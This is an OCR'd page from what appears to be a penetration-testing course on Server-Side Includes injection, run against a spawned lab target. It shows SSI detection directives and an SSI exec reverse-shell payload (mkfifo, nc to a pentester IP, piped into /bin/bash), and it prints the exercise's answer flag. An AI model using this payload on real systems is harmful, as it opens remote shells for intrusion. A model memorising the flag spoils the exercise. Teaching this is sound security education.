
SSI Injection Exploitation Example

Let us practice SSI Injection against an internet-facing web application (the target can be spawned at the end of this section). Navigate to the end of this section and click on `Click here to spawn the target system`, then use the provided Pwnbox or a local VM to follow along. By browsing to the spawned target, we come across the below.





Let us focus on identifying an SSI Injection vulnerability by submitting some of the SSI directives mentioned in the previous section.

Code: html


```
1. <!--#echo var="DATE_LOCAL" -->
2. <!--#printenv -->
```

Date





All Variables



As we can see, the application is indeed vulnerable to SSI Injection! Now, proceed to the exercise at the end of this section and leverage any SSI directives listed in the previous section that can result in command execution against the underlying system to complete it.

Note: As we saw, running OS commands via SSI on the target application is possible, but who doesn't love shells? Have in mind the following reverse shell payload that will work even against OpenBSD-netcat that doesn't include the execute functionality by default. Also note that you won't be able to obtain a reverse shell in this section's exercise, due to network restrictions!

Reverse Shell

Code: html

```
<!--#exec cmd="mkfifo /tmp/foo;nc <PENTESTER IP> <PORT> 0</tmp/foo|/bin/bash 1>/tmp/foo;rm /t
```

- `mkfifo /tmp/foo`: Create a FIFO special file in `/tmp/foo`
- `nc <IP> <PORT> 0</tmp/foo`: Connect to the pentester machine and redirect the standard input descriptor
- `| bin/bash 1>/tmp/foo`: Execute `/bin/bash` redirecting the standard output descriptor to `/tmp/foo`
- `rm /tmp/foo`: Cleanup the FIFO file

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+2 Use what you learned in this section to read the content of .htaccess.flag through SSI and submit it as your answer.

HTB{YOuV3GotSk1llsl}

Submit Hint

Previous Next

Mark Complete & Next

Go to Questions

Table of Contents

Introduction to Server-Side Attacks

Abusing Intermediary Applications

AJP Proxy

Nginx Reverse Proxy & AJP

Apache Reverse Proxy & AJP

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) Overview

SSRF Exploitation Example

Blind SSRF

Blind SSRF Exploitation Example

Time-Based SSRF

Server-Side Includes (SSI) Injection

Server-Side Includes Overview

SSI Injection Exploitation Example

Edge-Side Includes (ESI) Injection

Edge-Side Includes (ESI)

Server-Side Template Injections

Introduction to Template Engines

SSTI Identification

SSTI Exploitation Example 1

SSTI Exploitation Example 2

SSTI Exploitation Example 3

Extensible Stylesheet Language Transformations Server-Side Injections

Attacking XSLT

Skills Assessment

Server-Side Attacks - Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left